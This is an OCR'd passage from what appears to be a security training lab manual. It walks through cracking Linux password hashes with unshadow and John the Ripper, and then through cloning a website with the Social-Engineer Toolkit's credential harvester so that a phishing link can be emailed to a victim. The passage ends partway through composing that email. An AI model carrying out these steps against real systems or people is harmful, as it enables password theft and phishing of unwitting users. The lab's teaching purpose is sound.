


10. In the **Terminal** window, type **vim /home/attacker/Desktop/Wordlists/Passwords.txt** and press **Enter** to view the file content.

    Note: Passwords.txt is a wordlist file containing sample passwords that will be used by John the Ripper as a source to crack passwords.


11. A list of passwords will be displayed, as shown in the screenshot below.

EXERCISE 6: AUDIT SYSTEM PASSWORDS USING JOHN-THE-RIPPER




12. Press **Ctrl+Z** to close the file.
13. Now, we will combine the /etc/passwd and /etc/shadow files, and further use John the Ripper to audit the user passwords.
14. In the terminal, type **unshadow /etc/passwd /etc/shadow > target-file** and press **Enter** to create a text file including usernames and password hashes.

EXERCISE 6: AUDIT SYSTEM PASSWORDS USING JOHN-THE-RIPPER



15. Type **john --wordlist=/home/attacker/Desktop/Wordlists/Passwords.txt target-file** and press **Enter** to crack passwords.
16. The list of usernames and cracked passwords are displayed, as shown in the screenshot below.

EXERCISE 6: AUDIT SYSTEM PASSWORDS USING JOHN-THE-RIPPER




17. In the terminal, type **john --show target-file > results.txt** and press **Enter** to save the content of target-file in a new file **(results.txt).**

EXERCISE 6:
AUDIT SYSTEM PASSWORDS USING JOHN-THE-RIPPER

18. Type **pluma results.txt** and press **Enter** to display the results.txt file, as shown in the screenshot below.

EXERCISE 6:
AUDIT SYSTEM PASSWORDS USING JOHN-THE-RIPPER



19. The John the Ripper tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any user accounts with weak passwords.
20. This concludes the demonstration of auditing system passwords using John the Ripper.
21. Close all open windows and document all the acquired information.

EXERCISE 6: AUDIT SYSTEM PASSWORDS USING JOHN-THE-RIPPER

EXERCISE 7: **Perform Social Engineering using Various Techniques to Sniff Users' Credentials**

Social engineering refers to techniques by which unsuspecting target individuals are persuaded to share their credentials or personal information on a network.

LAB SCENARIO

Social engineering is the art of manipulating people to divulge sensitive information to use it to perform some malicious action. Despite security policies, attackers can compromise an organization's sensitive information by using social engineering, which targets the weakness of people. Most often, employees are not even aware of a security lapse on their part and inadvertently reveal critical information of the organization. For instance, employees may unwittingly answer strangers' questions or reply to spam emails.

A security professional must have the required knowledge of social engineering techniques to sniff user's credentials.

LAB OBJECTIVES OBJECTIVE

This lab demonstrates how to perform a social engineering attack to sniff user's credentials using the Social-Engineer Toolkit (SET).

OVERVIEW OF SOCIAL ENGINEERING

A social engineering tester, attempts to trick a user into disclosing personal information such as credit card numbers, bank account details, telephone numbers, or confidential information about their organization or computer system. In a real attack, attackers use these details either to commit fraud or to launch further attacks on the target system.
Before performing a social engineering attack, the attacker gathers information about the target organization from various sources such as the following:


- The organization's official websites, where employees' IDs, names, and email addresses are shared
- Advertisements of the target organization cast through media reveal information such as products and offers.
- Blogs, forums, and other online spaces where employees share basic personal and organizational information.

After gathering information, the attacker executes social engineering attacks using various approaches such as impersonation, piggybacking, tailgating and reverse social engineering.

Note: Ensure that **PfSense Firewall** and **Attacker Machine-2** virtual machines are running.

1. Turn on the **Admin Machine-1** virtual machine.
2. Switch to the **Attacker Machine-2** virtual machine and click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type sudo su and press Enter to run the programs as a root user.

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS




4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

   Note: The password that you type will not be visible.


5. Type **cd** and press **Enter** to jump to the root directory.
6. Type **cd social-engineer-toolkit** and press **Enter** to navigate to the setoolkit folder.
7. Type c**hmod +x ./setoolkit** and press **Enter** to change the mode to execute the script.

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS



8. Type ./setoolkit and press Enter to launch Social-Engineer Toolkit.


EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS



Note: If the question **Do you agree to the terms of service** appears, type **Y** and press **Enter.**


9. The **SET** menu appears, as shown in the screenshot below. Type **1** and press **Enter** to choose **Social-Engineering Attacks.**

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS




10. A list of options for **Social-Engineering Attacks** appears. Type **2** and press **Enter** to choose **Website Attack Vectors.**

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS




11. A list of options in **Website Attack Vectors** appears. Type **3** and press **Enter** to choose **Credential Harvester Attack Method.**

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS



12. Type **2** and press **Enter** to choose **Site Cloner** from the menu.

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS




13. Type the IP address of the local machine **(10.10.1.13)** in the prompt for **"IP address for the POST back in Harvester/Tabnabbing** and press **Enter.**

    Note: In this case, we are targeting the **Attacker Machine-2** machine (IP address: **10.10.1.13**). These details may vary in your lab environment.

14. You will be prompted for the URL to be cloned; type the desired URL in "Enter the url to clone" and press Enter. In this task, we will clone the URL http://www.moviescope.com.


    Note: You can clone any URL of your choice.

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS



15. If a message appears that reads **Press {return} if you understand what we're saying here,** press **Enter.**
16. After cloning is completed, a highlighted message appears. The credential harvester initiates, as shown in the screenshot below.

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS




17. Having successfully cloned a website, you must now send the IP address of the **Attacker Machine-2** machine to a victim and attempt to trick them into clicking on the link.

18. Click the **Firefox** icon from the top-section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail,** respectively). Log in, and compose an **email.**

Note: If a notification appears at the top section of a browser window, click Okay, Got it and in the **Before you continue to Google Search** wizard, click **I agree** button.

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS



Note: You can log in to any email account of your choice.

